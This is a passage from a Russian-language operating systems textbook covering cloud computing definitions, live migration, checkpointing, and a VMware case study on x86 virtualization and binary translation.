В некоторых случаях поставщики программного обеспечения включают в лицензии особый пункт, запрещающий лицензиату запуск программы на виртуальной машине или на неавторизированной виртуальной машине. Для компаний, запускающих все свое программное обеспечение исключительно на виртуальных машинах, такое положение дел может вылиться в серьезную проблему. Будут ли подобные ограничения оспариваться в суде и как на них отреагируют пользователи, нам еще предстоит увидеть.

7.11. Облака

В резком взлете облачных вычислений технология виртуализации играет решающую роль. Существует множество облаков. Некоторые из них относятся к публичным и доступны любому, кто согласен платить за использование ресурсов, другие же являются закрытыми облаками организаций. Также разные облака предлагают разные услуги. Некоторые из них дают своим пользователям доступ к физическому оборудованию, но большинство виртуализируют свою среду. Некоторые предлагают просто машины, как виртуальные, так и физические, и больше ничего, а некоторые — готовое к использованию и способное к объединению весьма интересными способами программное обеспечение или платформы, облегчающие своим пользователям разработку новых служб. Поставщики облачных услуг обычно предлагают различные категории ресурсов, таких как «большие машины», «малые машины» и т. д.

При всех разговорах об облаках, похоже, мало кто с уверенностью может сказать, что они на самом деле собой представляют. Национальный институт стандартов и технологий (США), являясь источником, к которому всегда можно прибегнуть, перечислил пять основных характеристик:

1. **Самообслуживание по требованию** (On-demand self-service). Пользователи должны иметь возможность получать ресурсы автоматически, без человеческого участия.
2. **Широкий доступ по сети** (Broad network access). Все эти ресурсы должны быть доступны по сети посредством стандартных механизмов, чтобы ими могли воспользоваться гетерогенные устройства.
3. **Объединение ресурсов в пул** (Resource pooling). Компьютерные ресурсы, принадлежащие поставщику, должны быть объединены в пул для обслуживания нескольких пользователей с возможностью динамического назначения и освобождения ресурсов. Пользователи обычно не знают точного местонахождения «своих» ресурсов и даже того, в какой стране они расположены.
4. **Быстродействующая эластичность** (Rapid elasticity). Должна быть предоставлена возможность эластичного получения и освобождения ресурсов, может быть, даже в автоматическом режиме, чтобы происходило незамедлительное масштабирование в соответствии с потребностями пользователей.

5. **Учтенные услуги** (Measured service). Поставщик должен вести учет потребленных ресурсов тем способом, который соответствует типу заранее оговоренных облачных услуг.

7.11.1. Облака в качестве услуги

В данном разделе мы рассмотрим облака, сконцентрировавшись на виртуализации и операционных системах. Особенно подробно будут рассмотрены те облака, которые предлагают непосредственный доступ к виртуальной машине, которой пользователь может воспользоваться любым подходящим для него способом. Следовательно, одно и то же облако может запускать разные операционные системы, возможно, на одном и том же оборудовании. В понятиях облака это называется инфраструктурой в качестве услуги (Infrastructure As A Service (**IAAS**)) в противоположность платформе в качестве услуги (Platform As A Service (**PAAS**)), когда предоставляется среда, включающая такие компоненты, как конкретная операционная система, база данных, веб-сервер и т. д., программного обеспечения в качестве услуги (Software As A Service (**SAAS**)), когда предоставляется доступ к конкретному программному продукту, например Microsoft Office 365 или Google Apps, и многим другим типам облаков в качестве услуг. Одним из примеров IAAS-облака является Amazon EC2, основанное на гипервизоре Xen и насчитывающее сотни тысяч физических машин. При условии наличия средств можно получить сколько угодно вычислительных мощностей.

Облака могут изменять способ производимых компаниями вычислений. В целом, объединение компьютерных ресурсов в небольшом количестве мест (с удобным расположением возле электростанций и там, где дешевле можно будет охлаждать оборудование) позволяет сэкономить средства при масштабировании. Привлечение внешних ресурсов к обработке информации означает, что вам не нужно особо волноваться об управлении вашей IT-инфраструктурой, резервном копировании, обслуживании, амортизации, масштабировании, надежности, производительности и, возможно, безопасности. Все это делается в одном месте, и, если предположить высокую компетентность поставщика облачных услуг, делается качественно. В связи с этим можно подумать, что теперь IT-менеджеры стали намного счастливее, чем 10 лет назад. Но наряду с исчезновением этих тревог появились новые. Можно ли действительно доверять своему поставщику облачных услуг безопасное хранение ваших конфиденциальных данных? Будет ли конкурент при работе на той же инфраструктуре иметь возможность выводить информацию, которую желательно сохранять в закрытом виде? Какой закон (или законы) применим к вашим данным (например, если поставщик облачных услуг находится в США, то распространяется ли на ваши данные «Патриотический акт», даже если ваша компания находится в Европе)? Если все ваши данные хранятся в облаке X, сможете ли вы извлечь их оттуда или же вы будете привязаны к этому облаку и его поставщику навсегда (это называется **привязкой к поставщику** (vendor lock-in)?

7.11.2. Миграция виртуальных машин

Технология виртуализации позволяет не только создавать IAAS-облака для одновременного запуска на одном и том же оборудовании нескольких разных операционных систем, но и искусно управлять ими. О возможности выделения большего количества ресурсов, чем их фактически имеется, особенно в сочетании с дедупликацией, мы уже говорили. Теперь давайте рассмотрим другие проблемы управления: что, если

машине понадобится обслуживание (или даже замена), а на ней запущено множество важных машин? Наверное, клиенты не обрадуются, если их системы утратят работоспособность по причине того, что поставщик облачных услуг хочет заменить дисковый привод.

Гипервизоры разобщают виртуальную машину и физическое оборудование. Иными словами, для виртуальной машины на самом деле неважно, на какой машине она работает, той или этой. Следовательно, можно просто остановить все виртуальные машины и снова запустить их на совершенно новой машине. Но в результате этого получится весьма существенный простой. Задача состоит в том, чтобы переместить виртуальную машину с оборудования, нуждающегося в обслуживании, на новую машину вообще без остановки.

Немного более приемлемым подходом может быть не остановка виртуальной машины, а ее приостановка. Во время паузы мы как можно быстрее копируем страницы памяти, используемые виртуальной машиной, на новое оборудование, проводим корректное конфигурирование в новом гипервизоре, а затем возобновляем работу виртуальной машины. Кроме памяти требуется перенести подключения к устройству хранения данных и к сети, но если машины рядом, это можно сделать относительно быстро. Для начала можно сделать файловую систему на основе сети (подобно сетевой файловой системе — NFS), чтобы было все равно, на каком оборудовании работает ваша виртуальная машина, на серверной стойке 1 или 3. Также на новое место может быть просто переключен IP-адрес. И все-таки придется приостановить работу машины на вполне заметный период времени. Возможно, на это уйдет меньше времени, чем вы ожидали, но все же его невозможно будет не заметить.

Вместо этого современные решения виртуализации предлагают так называемую **живую миграцию** (live migration). Иными словами, перемещение виртуальной машины происходит без прекращения ее работы. Например, в этих решениях используется технология, подобная **миграции памяти с предварительным копированием** (pre-copy memory migration). Это означает, что страницы памяти копируются в то время, когда машина все еще обрабатывает запросы. Большинство страниц памяти не подвергается интенсивной записи, следовательно, их копирование безопасно. Следует помнить, что виртуальная машина все еще работает, поэтому страница может быть изменена после того, как уже скопирована. При изменении страниц памяти мы должны гарантировать копирование в место назначения самой последней их версии, поэтому помечаем такие страницы как измененные. Позже они будут скопированы заново. Когда скопировано большинство страниц памяти, мы остаемся с небольшим количеством измененных страниц. Теперь делается очень короткая пауза на копирование оставшихся страниц, и работа виртуальной машины возобновляется на новом месте. Хотя без паузы здесь все же не обходится, она настолько коротка, что это обычно не оказывает никакого влияния на приложения. Ситуация, когда простой не заметен, называется **незаметной живой миграцией** (seamless live migration).

7.11.3. Установка контрольных точек

Разобщение виртуальной машины и физического оборудования имеет дополнительные преимущества. В частности, уже говорилось, что машину можно приостановить. Это полезно само по себе. Если состояние приостановленной машины (например, состояние центрального процессора, страниц памяти и хранилища данных) сохраняется на

диске, у нас получается стоп-кадр работающей машины. Если программа устраивает полный кавардак на все еще работающей виртуальной машине, можно просто сделать откат к стоп-кадру и продолжить работу как ни в чем не бывало.

Наиболее простой способ создать стоп-кадр — это скопировать все, включая всю файловую систему. Но копирование диска в несколько терабайт может занять уйму времени, даже если это быстрый диск. К тому же приостанавливать работу машины на длительное время, пока проделывается все необходимое, нежелательно. Решение заключается в использовании технологий **копирования при записи** (copy on write), чтобы данные копировались только в случае крайней необходимости.

Создание стоп-кадров работает неплохо, но все же вызывает ряд вопросов. Что делать, если машина взаимодействует с удаленным компьютером? Мы можем сделать стоп-кадр системы и вернуть ее в прежнее состояние на более поздней стадии, но та часть, которая относится к обмену данными, уйдет в прошлое. Понятно, что эту проблему решить невозможно.

7.12. Изучение конкретных примеров: VMWARE

С 1999 года VMware, Inc. стала ведущим коммерческим поставщиком решений по виртуализации, предлагая продукты для настольных компьютеров, серверов, облаков, а теперь даже и сотовых телефонов. Компания поставляет не только гипервизоры, но и программы, управляющие виртуальными машинами в больших масштабах.

Изучение этого конкретного примера мы начнем с краткой истории становления компании. Затем будет дано описание VMware Workstation, гипервизора второго типа и первого продукта компании, всех сложностей в его конструкции и ключевых элементов этого решения. Затем будет дано описание происходившего в течение нескольких лет развития VMware Workstation. А в завершение будет дано описание ESX Server, гипервизора первого типа компании VMware.

7.12.1. Ранняя история VMware

Хотя идея использования виртуальных машин в 1960–1970-х годах была популярна как в компьютерной промышленности, так и в академических исследованиях, после 1980-х годов интерес к виртуализации был полностью утрачен, и на подъеме было производство персональных компьютеров. Только подразделение универсальных машин компании IBM все еще занималось виртуализацией. Действительно, компьютерные архитектуры, разработанные в то время, в частности архитектура x86 компании Intel, не предоставляла архитектурную поддержку виртуализации (например, они не отвечали критериям, выработанным Попеком и Голдбергом). Это весьма печальный факт, ведь центральный процессор 386, являвшийся полной переработкой процессора 286, был изготовлен спустя 10 лет после выхода статьи Попека и Голдберга и разработчики должны были лучше разбираться в поднятых в ней вопросах.

В 1997 году в Стэнфорде три будущих основателя компании VMware создали прототип гипервизора под названием Disco (Bugnion et al., 1997) с целью запуска товарных операционных систем (в частности, UNIX) на сверхбольшом микропроцессоре, разработанном в Стэнфорде, — на FLASH-машине. В ходе разработки этого проекта авторы поняли, что использование виртуальных машин может простым и элегантным

способом решить сразу несколько трудных проблем системного программного обеспечения: вместо попыток решения этих проблем внутри существующей операционной системы можно применить новое техническое решение на уровне, расположенном **ниже** существующей операционной системы. Работая над Disco, они пришли к ключевому выводу о том, что высокая сложность современных операционных систем затрудняет внедрение инноваций, а относительная простота монитора виртуальной машины и его положение в стеке программного обеспечения предоставляют мощную платформу для преодоления ограничений операционных систем. Хотя Disco был предназначен для очень больших серверов и разработан для MIPS-архитектуры, авторы поняли, что такой же подход может быть применен и к рынку, ориентированному на семейство процессоров x86, и оказаться коммерчески целесообразным.

Вследствие этого в 1998 году была основана компания VMware, Inc., имевшая цель привнесения виртуализации в архитектуру x86 и в индустрию персональных компьютеров. Первый продукт компании VMware (VMware Workstation) стал первым решением виртуализации, доступным на 32-разрядной платформе на основе архитектуры x86. Первый выпуск продукта состоялся в 1999 году в двух вариантах: **VMware Workstation for Linux**, представлявшем собой гипервизор второго типа, запускавшийся поверх основной операционной системы Linux, и **VMware Workstation for Windows**, который запускался поверх Windows NT. Оба варианта обладали одинаковой функциональностью: пользователь мог создавать несколько виртуальных машин путем предварительного указания характеристик виртуального оборудования (например, сколько памяти дать виртуальной машине или каким определить размер виртуального диска) с последующей возможностью установки операционной системы по их выбору на виртуальную машину, обычно с (виртуального) компакт-диска.

Продукт VMware Workstation был предназначен главным образом для разработчиков и IT-профессионалов. До внедрения виртуализации на столе у разработчика обычно стояли два компьютера, один со стабильными характеристиками, предназначенный для разработки, а второй с возможностью переустановки в случае необходимости системного программного обеспечения. При использовании виртуализации второй тестовой системой становилась виртуальная машина.

Вскоре компания VMware приступила к разработке второго, более сложного продукта, который был выпущен как ESX Server в 2001 году. В ESX Server использовался тот же механизм виртуализации, что и в VMware Workstation, но в пакет он входил в качестве части гипервизора первого типа. Иными словами, ESX Server запускался непосредственно на оборудовании, не требуя основной операционной системы. Гипервизор ESX был разработан для интенсивной консолидации рабочей нагрузки и содержал множество оптимизаций с целью обеспечения эффективного и справедливого распределения ресурсов (центрального процессора, памяти и ввода-вывода) среди виртуальных машин. Например, в этом продукте впервые была представлена концепция раздувания (ballooning) для перераспределения памяти между виртуальными машинами (Waldspurger, 2002).

ESX Server был нацелен на объединенный серверный рынок. До внедрения виртуализации IT-администраторы должны были, как правило, купить, установить и сконфигурировать новый сервер для каждой новой задачи или приложения, который приходилось запускать в дата-центре. В результате инфраструктура использовалась крайне неэффективно: серверы в то время обычно использовались на 10 % своих возможностей (в пиковые моменты нагрузки). С появлением ESX Server IT-администраторы могли

объединить множество независимых виртуальных машин на одном сервере, экономя время, деньги, пространство под компьютерные стойки и электроэнергию.

В 2002 году компания VMware представила свое первое управленческое решение для ESX Server, изначально называвшееся Virtual Center, а теперь имеющее название vSphere. Оно предоставляло единую точку управления для кластера серверов с запущенными виртуальными машинами: IT-администратор теперь мог просто войти в приложение Virtual Center и управлять тысячами виртуальных машин, запущенными на предприятии, отслеживая их работу и предоставляя новые виртуальные машины. С Virtual Center было предложено еще одно важное нововведение, **VMotion** (Nelson et al., 2005), позволяющее проводить живые миграции работающих виртуальных машин по сети. Впервые IT-администратор получил возможность переместить работающий компьютер с одного места на другое без необходимости перезагрузки операционной системы, перезапуска приложения и даже без потери сетевых подключений.

7.12.2. VMware Workstation

VMware Workstation стал первым продуктом виртуализации для 32-разрядных компьютеров семейства x86. Последующее внедрение виртуализации оказало значительное влияние на отрасль и научное компьютерное сообщество: в 2009 году Ассоциация по вычислительной технике (ACM) присудила его авторам престижную награду **ACM Software System Award** за VMware Workstation 1.0 для Linux. Исходный продукт VMware Workstation подробно описан в технической статье (Bugnion et al., 2012). Здесь будет приведено краткое изложение этой статьи.

Идея состояла в том, что уровень виртуализации может пригодиться на торговых платформах, созданных из центральных процессоров семейства x86 и первоначально работавших под управлением операционных систем Microsoft Windows (известных также как платформа **WinTel**). Преимущества от виртуализации могли помочь в принятии мер по отношению к ряду известных ограничений платформы WinTel, например к совместимости приложений, миграции операционной системы, надежности и безопасности. Кроме того, виртуализация может легко позволить сосуществование альтернативных операционных систем, в частности Linux.

Хотя целые десятилетия были потрачены на исследования и коммерческое развитие технологий виртуализации на универсальных компьютерах, вычислительная среда в семействе x86 имела существенные отличия, что потребовало новых исследований. Например, универсальные машины были **вертикально интегрированными**, что означало, что один и тот же производитель разработал оборудование, гипервизор, операционную систему и большинство приложений.

В отличие от этого индустрия x86 была (и продолжает быть) разделена как минимум на четыре категории:

- Intel и AMD делают процессоры;
- Microsoft предлагает Windows, сообщество разработчиков программ с открытым кодом предлагает Linux;
- третья группа компаний создает устройства ввода-вывода и периферийные устройства, а также соответствующие драйверы устройств;
- четвертая группа системных интеграторов, в числе которых HP и Dell, собирают компьютерные системы для розничной продажи.

Для платформы x86 виртуализация сначала должна быть внедрена без поддержки любого из этих игроков в мире индустрии.

Поскольку это разделение было суровой действительностью, продукт VMware Workstation отличался от классических мониторов виртуальных машин, разработанных как часть архитектуры одного производителя с явной поддержкой виртуализации. Вместо этого VMware Workstation был разработан для архитектуры x86 и того, что было создано компьютерной индустрией вокруг этой архитектуры. VMware Workstation справилась с новыми сложностями, объединив хорошо известные технологии виртуализации, технологии из других областей и новые технологии в единое решение.

А теперь мы рассмотрим конкретные технические сложности, возникшие при создании VMware Workstation.

7.12.3. Сложности внедрения виртуализации в архитектуру x86

Вспомним определение гипервизоров и виртуальных машин: гипервизоры применяют широко известный принцип **добавления уровня косвенного обращения** (adding a level of indirection) к области компьютерного оборудования. Они предоставляют абстракцию **виртуальных машин**: нескольких копий основного оборудования, на каждой из которых запущен независимый экземпляр операционной системы. Виртуальные машины изолированы от других виртуальных машин, каждая из них появляется в виде дубликата основного оборудования и в идеале работает с той же скоростью, что и реальная машина. VMware адаптировала эти основные атрибуты виртуальной машины к целевой платформе на базе x86 следующим образом:

- **Совместимость**. Понятие «практически идентичная среда» означает, что любую операционную систему под x86 и все ее приложения можно будет запускать в качестве виртуальной машины без модификаций. Гипервизор необходим для обеспечения достаточной совместимости на уровне оборудования таким образом, чтобы пользователи могли работать на любой операционной системе (вплоть до обновленной и исправленной версии), которую они пожелали установить на конкретной виртуальной машине, без каких-либо ограничений.
- **Производительность**. Издержки от применения гипервизора должны быть довольно низкими, чтобы виртуальную машину можно было использовать в качестве первичной рабочей среды. Разработчики VMware поставили себе цель добиться работы с большой нагрузкой практически на обычных скоростях, а в худшем случае запускать программы на самых последних процессорах с производительностью, аналогичной той, с которой они выполнялись на обычном оборудовании на ближайшем предыдущем поколении процессоров. Такая постановка задачи строилась на наблюдении, что подавляющая часть программного обеспечения под x86 не разрабатывалась для работы только на самых последних поколениях центральных процессоров.
- **Изолированность**. Гипервизор должен обеспечить изолированность виртуальной машины, не выстраивая никаких предположений насчет запускаемых внутри нее программ. То есть гипервизор должен иметь полный контроль над ресурсами. Программное обеспечение, работающее внутри виртуальных машин, должно быть лишено возможности любого доступа, позволяющего ему вмешиваться в работу гипервизора. Кроме того, гипервизор должен гарантировать закрытость всех дан-

ных, не принадлежащих виртуальной машине. Гипервизор должен предполагать, что гостевая операционная система может быть инфицирована неизвестным вредоносным кодом (что сегодня вызывает намного большие опасения, чем во времена универсальных машин).

Между этими тремя требованиями возникало неизбежное противоречие. Например, полная совместимость в конкретных областях могла привести к чрезмерному влиянию на производительность, в таких случаях разработчики компании VMware вынуждены были идти на компромисс. Но при этом ими исключались любые компромиссы, способные поставить под угрозу изолированность или сделать гипервизор уязвимым для атак вредоносного кода гостевой операционной системы. В целом, возникли четыре основные проблемы:

1. **Архитектура x86 была невиртуализируемой**. Она содержала чувствительные к виртуализации непривилегированные инструкции, которые нарушали выработанные Попеком и Голдбергом критерии для строгой виртуализации. Например, инструкция POPF имеет разную (а также неперехватываемую) семантику в зависимости от того, разрешено текущей программе выключать прерывания или нет. Это исключает традиционный подход к виртуализации, использующий перехват и эмуляцию. Даже инженеры из компании Intel были убеждены, что их процессоры практически невозможно виртуализировать.
2. **Архитектура x86 была слишком сложна**. Архитектура x86 была широко известной своей сложностью CISC-архитектурой, включая унаследованную поддержку на многие десятилетия обратной совместимости. На протяжении многих лет были внедрены четыре основных режима операций (реальный, защищенный, v8086 и управления системой), каждый из которых по-разному включал модель аппаратной сегментации, механизмы страничной организации памяти, защитные кольца и функции безопасности (например, шлюзы вызова).
3. **У машин x86 были разные периферийные устройства**. Хотя у процессоров x86 было всего два основных производителя, персональные компьютеры в течение всего времени выпуска могли содержать огромное разнообразие плат расширения и устройств и у каждого были собственные драйверы устройств от конкретных производителей. Виртуализировать все эти периферийные устройства было невозможно. Последствия носили двойственный характер: они относились как к внешнему интерфейсу (виртуальному оборудованию, видимому в виртуальных машинах), так и к внутреннему интерфейсу (реальному оборудованию, которым гипервизор должен был иметь возможность управлять) периферийных устройств.
4. **Нужна была модель, не требующая особого пользовательского опыта**. Классические гипервизоры устанавливались на производстве аналогично прошивкам, имеющимся в современных компьютерах. Поскольку VMware была новой компанией, ее пользователям приходилось добавлять гипервизоры к уже существующим системам. Чтобы стимулировать внедрение своего продукта, компании VMware понадобилась модель доставки программного обеспечения, не требующая особого опыта для установки.

7.12.4. VMware Workstation: обзор решения

В данном разделе дается описание на высоком уровне способов решения в VMware Workstation тех сложностей, которые были перечислены в предыдущем разделе.

VMware Workstation является гипервизором второго типа, состоящим из различных модулей. Одним из важных модулей является VMM, отвечающий за выполнение инструкций виртуальной машины. Вторым важным модулем является VMX, который взаимодействует с основной операционной системой.

Сначала в разделе будет рассмотрено, как VMM решает проблему неприспособленности x86-архитектуры к виртуализации. Затем будет дано описание стратегии, сконцентрированной на операционной системе и используемой разработчиками в течение всей стадии разработки. После этого будет рассмотрена конструкция платформы виртуального аппаратного обеспечения, которая берет на себя половину всех сложностей, связанных с разнообразием периферийных устройств. И наконец, будет рассмотрена роль в VMware Workstation основной операционной системы, в частности взаимодействие между компонентами VMM и VMX.

Виртуализация x86-й архитектуры

VMM запускает текущую виртуальную машину, позволяя ей двигаться дальше. VMM, который создан для виртуализированной архитектуры, использует технологию, известную как перехват и эмуляция, для непосредственного выполнения последовательности инструкций виртуальной машины, но безопасным образом, на оборудовании. При невозможности подобных действий одним из подходов было указание виртуализируемого поднабора процессорной архитектуры и портирование гостевой операционной системы на эту заново определенную платформу. Эта технология называется паравиртуализацией (Barham et al., 2003; Whitaker et al., 2002) и требует модификации операционной системы на уровне исходного кода. Точнее говоря, при паравиртуализации гостевая операционная система модифицируется во избежание выполнения тех действий, которые не могут быть обработаны гипервизором. В VMware паравиртуализация была невозможна из-за требований обеспечения совместимости и необходимости запуска операционных систем, чей исходный код был недоступен, в частности Windows.

Нужно было воспользоваться альтернативным подходом и провести полную эмуляцию. При этом инструкции виртуальных машин вместо непосредственного выполнения на оборудовании эмулировались VMM. При этом можно было добиться достаточной эффективности. Предыдущий опыт с машинным симулятором SimOS (Rosenblum et al., 1997) показал, что использование таких технологий, как динамическая двоичная трансляция, запущенных в виде программы, выполняемой в пользовательском режиме, может ограничить издержки от полной эмуляции пятикратным замедлением. При всей своей эффективности и несомненной пригодности в целях моделирования пятикратное замедление было абсолютно неприемлемым и не могло соответствовать желаемым требованиям производительности.

Решение данной проблемы было в сочетании двух основных идей. Во-первых, хотя для виртуализации всей архитектуры x86 технология непосредственного выполнения инструкций после их перехвата и эмуляции не всегда подходила, в отдельные моменты ее можно было применить. В частности, она могла использоваться в ходе выполнения тех прикладных программ, на долю которых приходится большая часть времени при соответствующих рабочих нагрузках. Дело в том, что инструкции, чувствительные к виртуализации, являются таковыми не всегда, а только при определенных обстоятельствах. Например, инструкция POPF чувствительна к виртуализации, когда от программного обеспечения ожидается возможность блокировки прерываний (например, при запуске операционной системы), но она нечувствительна к виртуализации,

когда программное обеспечение не может заблокировать прерывания (что случается при выполнении почти всех приложений на уровне пользователя).

На рис. 7.7 показаны модульные строительные блоки исходного монитора VMware VMM. Видно, что он состоит из подсистемы непосредственного выполнения, подсистемы двоичной трансляции и алгоритма решения, определяющего, какая из подсистем должна использоваться. Обе подсистемы зависят от ряда совместно используемых модулей, например для виртуализации памяти посредством теневых таблиц страниц или эмулирования устройств ввода-вывода.




Рис. 7.7. Высокоуровневые компоненты монитора виртуальных машин VMware (за исключением аппаратной поддержки)

Предпочтительнее, конечно, использование подсистемы непосредственного выполнения, а подсистема динамической двоичной трансляции предоставляет резервный механизм, когда непосредственное выполнение невозможно. Такой случай представляется, к примеру, когда виртуальная машина находится в таком состоянии, при котором она может выдать чувствительную к виртуализации (служебную) инструкцию. Таким образом, каждая подсистема постоянно переоценивает алгоритм решения, чтобы определить возможность переключения подсистем (с двоичной трансляции на непосредственное выполнение) или необходимость такого переключения (с непосредственного выполнения на двоичную трансляцию). Этот алгоритм имеет ряд входных параметров, таких как текущее кольцо выполнения виртуальной машины, возможность включения прерываний на этом уровне и состояние сегментов. Например, двоичная трансляция должна использоваться при возникновении следующих обстоятельств:

- виртуальная машина в данный момент запущена в режиме ядра (кольцо 0 в архитектуре x86);
- виртуальная машина может заблокировать прерывания и выдать инструкции ввода-вывода (в архитектуре x86, когда уровень привилегий ввода-вывода установлен на уровне кольца);
- виртуальная машина в данный момент запущена в реальном режиме, кроме всего прочего, для BIOS используется устаревший 16-разрядный режим выполнения.

Фактический алгоритм решения содержит несколько дополнительных условий. Подробности можно найти в работе Bugnion et al. (2012). Интересно, что алгоритм не зависит от инструкций, которые сохранены в памяти и могут быть выполнены, он зависит только от значения нескольких виртуальных регистров, таким образом, он весьма эффективно может быть вычислен всего лишь за несколько инструкций.

Второй ключ к пониманию заключался в том, что при надлежащей конфигурации оборудования, особенно при осмотрительном использовании имеющегося в x86 механизма защиты сегментов, системный код при динамической двоичной трансляции также может выполняться на близких к исходным скоростях. Это сильно отличается от пятикратного замедления, обычно ожидаемого от машинных симуляторов.

Разницу можно объяснить путем сравнения того, как динамическая двоичная трансляция преобразует простую инструкцию обращения к памяти. Чтобы эмулировать эту инструкцию в программе, классическому двоичному транслятору, эмулирующему полный набор инструкций архитектуры x86, придется сначала проверить, попадает ли эффективный адрес в диапазон сегмента данных, затем преобразовать адрес в физический адрес и, наконец, скопировать слово, на которое была ссылка, в симулируемый регистр. Разумеется, все эти действия могут быть оптимизированы путем кэширования способом, весьма похожим на тот, которым процессор кэширует отображение в таблицах страниц в буфере ассоциативной трансляции. Но даже такая оптимизация приведет к расширению отдельных инструкций в последовательность инструкций.

Двоичный транслятор в программах подобных действий не совершает. Вместо этого он конфигурирует оборудование таким образом, чтобы эти простые инструкции могли быть заново выданы в виде идентичных инструкций. Это возможно только потому, что VMware VMM (компонентом которого является двоичный транслятор) имеет заранее настроенное под конкретную спецификацию виртуальной машины оборудование:

- VMM использует теневые таблицы страниц, гарантирующие, что блок управления памятью может использоваться напрямую (а не эмулироваться);
- VMM использует такой же подход с теневыми таблицами для таблиц дескрипторов сегментов (играющих большую роль в 16- и 32-разрядном программном обеспечении на более старых операционных системах для x86).

Разумеется, без сложностей и тонкостей не обошлось. Одним из важных аспектов конструкции является обеспечение целостности в песочнице виртуализации, то есть обеспечение того, что никакая программа, запущенная внутри виртуальной машины (включая и вредоносную программу), не сможет вмешиваться в работу VMM. Эта проблема обычно называется изоляцией сбоя программы и, если решение реализовано в программе, добавляет к каждому обращению к памяти издержки времени выполнения. Здесь также VMware VMM использует другой, основанный на оборудовании подход. Он разбивает адресное пространство на две разделенные зоны. Верхние 4 Мбайт адресного пространства VMM резервирует под собственные нужды. Тем самым для использования виртуальной машиной освобождается все остальное пространство (то есть 4 Гбайт – 4 Мбайт, если речь идет о 32-разрядной архитектуре). Затем VMM конфигурирует аппаратную часть, занимающуюся сегментацией, таким образом, чтобы никакие инструкции виртуальной машины (включая и те, что сгенерированы двоичным транслятором) никогда не получали доступ к верхней 4-мегабайтной области адресного пространства.

Стратегия, сконцентрированная на гостевой операционной системе

В идеале VMM должна быть разработана так, чтобы не приходилось беспокоиться за запущенную на виртуальной машине гостевую операционную систему или за то, как эта система конфигурирует оборудование. Идея, положенная в основу виртуализации, заключается в создании интерфейса виртуальной машины, идентичного аппаратному интерфейсу, чтобы все программное обеспечение, запускаемое непосредственно на

оборудовании, могло запускаться также на виртуальной машине. К сожалению, этот подход реализуем на практике только при наличии виртуализируемой и простой архитектуры. В случае с x86 явной проблемой стала чрезвычайная сложность архитектуры.

Инженеры VMware упростили эту проблему, сфокусировавшись только на выборе поддерживаемых гостевых операционных систем. В первом выпуске VMware Workstation официально в качестве гостевых операционных систем поддерживались только Linux, Windows 3.1, Windows 95/98 и Windows NT. С годами с каждым пересмотром программного обеспечения к списку добавлялись новые операционные системы. Тем не менее эмуляция была вполне подходящей для запуска некоторых весьма неожиданных операционных систем, например MINIX 3, причем взятой прямо из коробки.

Такое упрощение не изменило общую конструкцию — VMM по-прежнему обеспечивал точную копию основного оборудования, но это помогло направить процесс разработки в нужное русло. В частности, инженерам пришлось позаботиться только о сочетаниях тех свойств, которые реально использовались поддерживаемыми операционными системами.

Например, архитектура x86 в защищенном режиме содержит четыре кольца привилегий (от 0 до 3), но ни одна из операционных систем практически не использует кольца 1 и 2 (за исключением давно изжившей себя операционной системы OS/2 от IBM). Следовательно, вместо того чтобы выяснять, как правильно виртуализировать кольца 1 и 2, VMware VMM просто содержит код для обнаружения попыток вхождения гостевой операционной системы в кольцо 1 или 2, и в таком случае монитор прекращает выполнение кода виртуальной машины. Таким образом не только был удален ненужный код, но, что более важно, VMware VMM получил возможность полагать, что кольца 1 и 2 никогда не будут использоваться виртуальной машиной, поэтому монитор может воспользоваться ими для собственных нужд. Фактически для виртуализации кода в кольце 0 входящий в состав VMware VMM двоичный транслятор работает в кольце 1.

Платформа виртуального оборудования

До сих пор разговор в основном шел о проблеме, связанной с виртуализацией процессора x86. Но компьютер на основе семейства x86 состоит не только из процессора. В нем имеются также микропроцессорный набор, ряд прошивок и набор периферийных устройств ввода-вывода для управления дисками, сетевыми картами, приводами компакт-дисков, клавиатурой и т. д.

Большое разнообразие периферийных устройств ввода-вывода в персональных компьютерах x86 сделало невозможным соответствие виртуального оборудования реальному, основному оборудованию. В то время как моделей процессоров на рынке было не много и их возможности на уровне набора инструкций имели незначительные вариации, устройств ввода-вывода было несколько тысяч и большинство из них не имело общедоступной документации на интерфейс или функциональные возможности. Основным замыслом специалистов VMware был не отказ от попытки добиться соответствия виртуального оборудования конкретному основному оборудованию, а достижение постоянного соответствия определенной конфигурации, составленной из отобранных канонических устройств ввода-вывода. Затем гостевые операционные системы использовали собственные встроенные механизмы для обнаружения и работы с этими (виртуальными) устройствами.

Платформа виртуализации состояла из комбинации мультиплексированных и эмулированных компонентов. Мультиплексирование означало конфигурирование оборудования таким образом, чтобы оно могло непосредственно использоваться виртуальной машиной и совместно использоваться (в пространстве или времени) несколькими виртуальными машинами. Эмулирование означало экспортирование программной симуляции отобранных канонических компонентов оборудования виртуальной машине. В табл. 7.2 показано, что в VMware Workstation мультиплексирование использовалось для процессора и памяти, а эмулирование — для всего остального.

Таблица 7.2. Варианты конфигурации виртуального оборудования, характерные для раннего образца VMware Workstation, ca. 2000

Оборудование	**Виртуальное оборудование (внешний интерфейс)**	**Внутренний интерфейс**
Мультиплексированное	Один виртуальный центральный процессор x86 CPU с одними и теми же расширениями набора инструкций, что и у центрального процессора основного оборудования	Работа регламентировалась основной операционной системой либо на однопроцессорной, либо на мультипроцессорной хост-машине
	До 512 Мбайт непрерывной динамической оперативной памяти	Распределялась и управлялась основной операционной системой (постранично)
Эмулированное	Шина PCI Bus	Полностью эмулируемая совместимая PCI bus
	4x IDE-диска 7x Buslogic SCSI-диска	Виртуальные диски (хранящиеся в виде файлов) или непосредственный доступ к заданному простому устройству
	1x IDE-привод компакт-дисков	ISO-образ или эмулируемый доступ к реальному компакт-диску
	2x 1,44-мегабайтного привода гибких дисков	Физический привод гибких дисков или образ гибкого диска
	1x VMware графическая карта с поддержкой VGA и SVGA	Запускалась в окне и в полноэкранном режиме. Для SVGA требовался гостевой драйвер VMware SVGA
	2x последовательных порта COM1 и COM2	Подключались к последовательному порту хост-машины или к файлу
	1x принтер (LPT)	Мог подключаться к LPT-порту хост-машины
